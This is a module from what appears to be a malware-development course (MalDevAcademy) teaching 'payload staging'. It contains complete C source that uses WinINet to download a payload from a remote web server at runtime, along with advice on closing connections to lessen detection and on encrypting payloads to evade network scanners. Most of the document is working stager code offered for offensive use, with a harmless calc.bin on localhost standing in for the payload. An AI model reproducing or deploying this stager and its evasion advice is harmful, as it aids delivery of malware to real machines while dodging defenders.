Payload Staging - Web Server
Retrieving a payload that's stored on a remote HTTP server.
Jump to Section (14)
- Learning Objectives
- Introduction
- Setting Up The Web Server
- Fetching The Payload
- Opening An Internet Session
- Opening a Handle To Payload
- Reading Data
- Closing InterntHandle
- Closing HTTP/S Connections
- Payload Staging - Code Snippet
- Dynamic Payload Size Allocation
- Payload Staging With Dynamic Allocation - Code Snippet
- Payload Staging Final - Code Snippet
- Implementation Note
- Running The Final Binary
- Companion Source Code
Learning Objectives
0/2 doneIntroduction
Throughout the modules thus far, the payload has been consistently stored directly within the binary. This is a fast and commonly used method to fetch the payload. Unfortunately, in some cases where payload size constraints exist, saving the payload inside the code is not a feasible approach. The alternative approach is to host the payload on a web server and fetch it during execution.
Setting Up The Web Server

This module requires a web server to host the payload file. The easiest way is to use Python's HTTP server using the following command:
python -m http.server 8000
Note that the payload file should be hosted in the same directory where this command is executed.

To verify the web server is working, head to http://127.0.0.1:8000 using the browser.
Fetching The Payload
To fetch the payload from the web server, the following Windows APIs will be used:
-
InternetOpenW - Opens an internet session handle which is a prerequisite to using the other Internet Windows APIs
-
InternetOpenUrlW - Open a handle to the specified resource which is the payload's URL.
-
InternetReadFile - Reads data from the web resource handle. This is the handle opened by
InternetOpenUrlW. -
InternetCloseHandle - Closes the handle.
-
InternetSetOptionW - Sets an Internet option.
Opening An Internet Session
The first step is to open an internet session handle using InternetOpenW which initializes an application's use of the WinINet functions. All the parameters being passed to the WinAPI are NULL since they are mainly for proxy-related matters. It is worth noting that having the second parameter set to NULL is equivalent to using INTERNET_OPEN_TYPE_PRECONFIG,
which specifies that the system's current configuration should be used
to determine the proxy settings for the Internet connection.
HINTERNET InternetOpenW(
  [in] LPCWSTR lpszAgent,       // NULL
  [in] DWORD   dwAccessType,    // NULL or INTERNET_OPEN_TYPE_PRECONFIG
  [in] LPCWSTR lpszProxy,       // NULL
  [in] LPCWSTR lpszProxyBypass, // NULL
  [in] DWORD   dwFlags          // NULL
);
Calling the function is shown in the snippet below.
// Opening an internet session handle
hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
Opening a Handle To Payload
Moving on to the next WinAPI used, InternetOpenUrlW, where a connection is being established to the payloads's URL.
HINTERNET InternetOpenUrlW(
  [in] HINTERNET hInternet,       // Handle opened by InternetOpenW
  [in] LPCWSTR   lpszUrl,         // The payload's URL
  [in] LPCWSTR   lpszHeaders,     // NULL
  [in] DWORD     dwHeadersLength, // NULL
  [in] DWORD     dwFlags,         // INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID
  [in] DWORD_PTR dwContext        // NULL
);
Calling the function is shown in the snippet below. The fifth parameter of the function uses INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID
to achieve a higher success rate with the HTTP request in case of an
error on the server side. It's possible to use additional flags such as INTERNET_FLAG_IGNORE_CERT_CN_INVALID but that will be left up to the reader. The flags are well explained in Microsoft's documentation.
// Opening a handle to the payload's URL
hInternetFile = InternetOpenUrlW(hInternet, L"http://127.0.0.1:8000/calc.bin", NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
Reading Data
InternetReadFile is the next WinAPI used which will read the payload.
BOOL InternetReadFile(
  [in]  HINTERNET hFile,                  // Handle opened by InternetOpenUrlW
  [out] LPVOID    lpBuffer,               // Buffer to store the payload
  [in]  DWORD     dwNumberOfBytesToRead,  // The number of bytes to read
  [out] LPDWORD   lpdwNumberOfBytesRead   // Pointer to a variable that receives the number of bytes read
);
Before calling the function, a buffer must be allocated to hold the payload. Therefore, LocalAlloc is used to allocate a buffer the same size as the payload, 272 bytes. Once the buffer has been allocated, InternetReadFile can be used to read the payload. The function requires the number of bytes to read which in this case is 272.
pBytes = (PBYTE)LocalAlloc(LPTR, 272);
InternetReadFile(hInternetFile, pBytes, 272, &dwBytesRead)
Closing InterntHandle
InternetCloseHandle is used to close an internet handle. This should be called once the payload has been successfully fetched.
BOOL InternetCloseHandle(
  [in] HINTERNET hInternet // Handle opened by InternetOpenW & InternetOpenUrlW
);
Closing HTTP/S Connections
It's important to be aware that the InternetCloseHandle
WinAPI does not close the HTTP/S connection. WinInet tries to reuse
connections and therefore although the handle was closed, the connection
remains active. Closing the connection is vital to lessen the
possibility of detection. For example, a binary was created that fetches
a payload from GitHub. The image below shows the binary still connected
to GitHub although the binary's execution was completed.

Luckily, the solution is quite simple. All that is required is to tell WinInet to close all the connections using the InternetSetOptionW WinAPI.
BOOL InternetSetOptionW(
  [in] HINTERNET hInternet,     // NULL
  [in] DWORD     dwOption,      // INTERNET_OPTION_SETTINGS_CHANGED
  [in] LPVOID    lpBuffer,      // NULL
  [in] DWORD     dwBufferLength // 0
);
Calling InternetSetOptionW with the INTERNET_OPTION_SETTINGS_CHANGED
flag will cause the system to update the cached version of its internet
settings and thus resulting in the connections saved by WinInet being
closed.
InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
Payload Staging - Code Snippet
GetPayloadFromUrl is a function that uses the previously discussed steps to fetch the payload from a remote server and stores it in a buffer.
BOOL GetPayloadFromUrl() {

	HINTERNET	hInternet              = NULL,
			    hInternetFile          = NULL;

	PBYTE		pBytes                 = NULL;

	DWORD		dwBytesRead            = NULL;

	// Opening an internet session handle
	hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
	if (hInternet == NULL) {
		printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Opening a handle to the payload's URL
	hInternetFile = InternetOpenUrlW(hInternet, L"http://127.0.0.1:8000/calc.bin", NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
	if (hInternetFile == NULL) {
		printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Allocating a buffer for the payload
	pBytes = (PBYTE)LocalAlloc(LPTR, 272);

	// Reading the payload
	if (!InternetReadFile(hInternetFile, pBytes, 272, &dwBytesRead)) {
		printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	InternetCloseHandle(hInternet);
	InternetCloseHandle(hInternetFile);
	InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
	LocalFree(pBytes);

	return TRUE;
}
Dynamic Payload Size Allocation
The above implementation works when the payload size is known. When
the size is unknown or is larger than the number of bytes specified in InternetReadFile, a heap overflow will occur resulting in the binary crashing.
One way to solve this issue is by placing InternetReadFile inside a while loop and continuously reading a constant value of bytes, which for this example will be 1024 bytes. The bytes are stored directly in a temporary buffer which will be of the same size, 1024. The temporary buffer will be appended to the total bytes buffer which will continuously be reallocated to fit each newly read 1024 byte chunk. Once InternetReadFile reads a value that is less than 1024 then that's the indicator that it has reached the end of the file and will break out of the loop.
Payload Staging With Dynamic Allocation - Code Snippet
BOOL GetPayloadFromUrl() {

	HINTERNET	hInternet              = NULL,
			    hInternetFile          = NULL;

	DWORD		dwBytesRead            = NULL;

	SIZE_T		sSize                   = NULL; // Used as the total payload size

	PBYTE		pBytes                  = NULL; // Used as the total payload heap buffer
	PBYTE		pTmpBytes               = NULL; // Used as the temp buffer of size 1024 bytes

	// Opening an internet session handle
	hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
	if (hInternet == NULL) {
		printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Opening a handle to the payload's URL
	hInternetFile = InternetOpenUrlW(hInternet, L"http://127.0.0.1:8000/calc.bin", NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
	if (hInternetFile == NULL) {
		printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// Allocating 1024 bytes to the temp buffer
	pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
	if (pTmpBytes == NULL) {
		return FALSE;
	}

	while (TRUE) {

		// Reading 1024 bytes to the temp buffer
		// InternetReadFile will read less bytes in case the final chunk is less than 1024 bytes
		if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
			printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
			return FALSE;
		}

		// Updating the size of the total buffer
		sSize += dwBytesRead;

		// In case the total buffer is not allocated yet
		// then allocate it equal to the size of the bytes read since it may be less than 1024 bytes
		if (pBytes == NULL)
			pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
		else
			// Otherwise, reallocate the pBytes to equal to the total size, sSize.
			// This is required in order to fit the whole payload
			pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

		if (pBytes == NULL) {
			return FALSE;
		}

		// Append the temp buffer to the end of the total buffer
		memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);

		// Clean up the temp buffer
		memset(pTmpBytes, '\0', dwBytesRead);

		// If less than 1024 bytes were read it means the end of the file was reached
		// Therefore exit the loop
		if (dwBytesRead < 1024) {
			break;
		}

		// Otherwise, read the next 1024 bytes
	}

	// Clean up
	InternetCloseHandle(hInternet);
	InternetCloseHandle(hInternetFile);
	InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
	LocalFree(pTmpBytes);
	LocalFree(pBytes);

	return TRUE;
}
Payload Staging Final - Code Snippet
The GetPayloadFromUrl function now takes 3 parameters:
-
szUrl- The URL of the payload. -
pPayloadBytes- Returns as the base address of the buffer containing the payload. -
sPayloadSize- The total size of the payload that was read.
The function will also correctly closes the HTTP/S connections once the retrieval of the payload has been completed.
BOOL GetPayloadFromUrl(LPCWSTR szUrl, PBYTE* pPayloadBytes, SIZE_T* sPayloadSize) {

	BOOL		bSTATE            = TRUE;

	HINTERNET	hInternet         = NULL,
			    hInternetFile     = NULL;

	DWORD		dwBytesRead       = NULL;

	SIZE_T		sSize             = NULL;
	PBYTE		pBytes            = NULL,
			    pTmpByte          = NULL;


	hInternet = InternetOpenW(NULL, NULL, NULL, NULL, NULL);
	if (hInternet == NULL){
		printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}


	hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
	if (hInternetFile == NULL){
		printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}


	pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
	if (pTmpBytes == NULL){
		bSTATE = FALSE; goto _EndOfFunction;
	}

	while (TRUE){

		if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
			printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
			bSTATE = FALSE; goto _EndOfFunction;
		}

		sSize += dwBytesRead;

		if (pBytes == NULL)
			pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
		else
			pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

		if (pBytes == NULL) {
			bSTATE = FALSE; goto _EndOfFunction;
		}

		memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);
		memset(pTmpBytes, '\0', dwBytesRead);

		if (dwBytesRead < 1024){
			break;
		}
	}


	*pPayloadBytes = pBytes;
	*sPayloadSize  = sSize;

_EndOfFunction:
	if (hInternet)
		InternetCloseHandle(hInternet);
	if (hInternetFile)
		InternetCloseHandle(hInternetFile);
	if (hInternet)
		InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);
	if (pTmpBytes)
		LocalFree(pTmpBytes);
	return bSTATE;
}
Implementation Note
In this module, the payload was retrieved from the internet as raw binary data, without any encryption or obfuscation. While this approach may evade basic security measures that analyze the binary code for signs of malicious activity, it'll get flagged by network scanning tools. Therefore, if the payload is not encrypted, packets captured during the transmission may contain identifiable snippets of the payload. This could expose the payload's signature, leading to the implementation process being flagged.
In real-world scenarios, it is always advised to encrypt or obfuscate the payload even if it's fetched at runtime.
Running The Final Binary

The binary successfully fetches the payload.

The connections are closed once execution is completed.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include <WinInet.h>

#pragma comment (lib, "Wininet.lib")

// Python -m http.server 8000
// Have calc.bin in the directory
#define PAYLOAD	L"http://127.0.0.1:8080/calc.bin"

// Get a file's payload from a url (http or https)
// Return a base address of a heap allocated buffer, thats the payload
// Return the payload's size
BOOL GetPayloadFromUrl(LPCWSTR szUrl, PBYTE* pPayloadBytes, SIZE_T* sPayloadSize) {

	BOOL		bSTATE			= TRUE;

	HINTERNET	hInternet		= NULL,
				hInternetFile	= NULL;

	DWORD		dwBytesRead		= NULL;

	SIZE_T		sSize			= NULL; 	 			// Used as the total payload size

	PBYTE		pBytes			= NULL,					// Used as the total payload heap buffer
				pTmpBytes		= NULL;					// Used as the tmp buffer (of size 1024)

	// Opening the internet session handle, all arguments are NULL here since no proxy options are required
	hInternet = InternetOpenW(L"MalDevAcademy", NULL, NULL, NULL, NULL);
	if (hInternet == NULL){
		printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// Opening the handle to the payload using the payload's URL
	hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
	if (hInternetFile == NULL){
		printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// Allocating 1024 bytes to the temp buffer
	pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
	if (pTmpBytes == NULL){
		bSTATE = FALSE; goto _EndOfFunction;
	}

	while (TRUE){

		// Reading 1024 bytes to the tmp buffer. The function will read less bytes in case the file is less than 1024 bytes.
		if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
			printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
			bSTATE = FALSE; goto _EndOfFunction;
		}

		// Calculating the total size of the total buffer
		sSize += dwBytesRead;

		// In case the total buffer is not allocated yet
		// then allocate it equal to the size of the bytes read since it may be less than 1024 bytes
		if (pBytes == NULL)
			pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
		else
			// Otherwise, reallocate the pBytes to equal to the total size, sSize.
			// This is required in order to fit the whole payload
			pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

		if (pBytes == NULL) {
			bSTATE = FALSE; goto _EndOfFunction;
		}

		// Append the temp buffer to the end of the total buffer
		memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);

		// Clean up the temp buffer
		memset(pTmpBytes, '\0', dwBytesRead);

		// If less than 1024 bytes were read it means the end of the file was reached
		// Therefore exit the loop
		if (dwBytesRead < 1024){
			break;
		}

		// Otherwise, read the next 1024 bytes
	}


	// Saving
	*pPayloadBytes	=	pBytes;
	*sPayloadSize	=	sSize;

_EndOfFunction:
	if (hInternet)
		InternetCloseHandle(hInternet);											// Closing handle
	if (hInternetFile)
		InternetCloseHandle(hInternetFile);										// Closing handle
	if (hInternet)
		InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);	// Closing Wininet connection
	if (pTmpBytes)
		LocalFree(pTmpBytes);													// Freeing the temp buffer
	return bSTATE;
}


int main() {

	SIZE_T	Size = NULL;
	PBYTE	Bytes = NULL;


	// Reading the payload
	if (!GetPayloadFromUrl(PAYLOAD, &Bytes, &Size)) {
		return -1;
	}


	printf("[i] Bytes : 0x%p \n", Bytes);
	printf("[i] Size  : %ld \n", Size);

	// Printing it
	for (int i = 0; i < Size; i++){
		if (i % 16 == 0)
			printf("\n\t");

		printf("%0.2X ", Bytes[i]);
	}
	printf("\n\n");

	// Freeing
	LocalFree(Bytes);
	printf("[#] Press <Enter> To Quit ... ");
	getchar();

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- Staging/Staging.sln
- Staging/Staging/Staging.c
- Staging/Staging/Staging.vcxproj
- Staging/Staging/Staging.vcxproj.filters
- Staging/Staging/Staging.vcxproj.user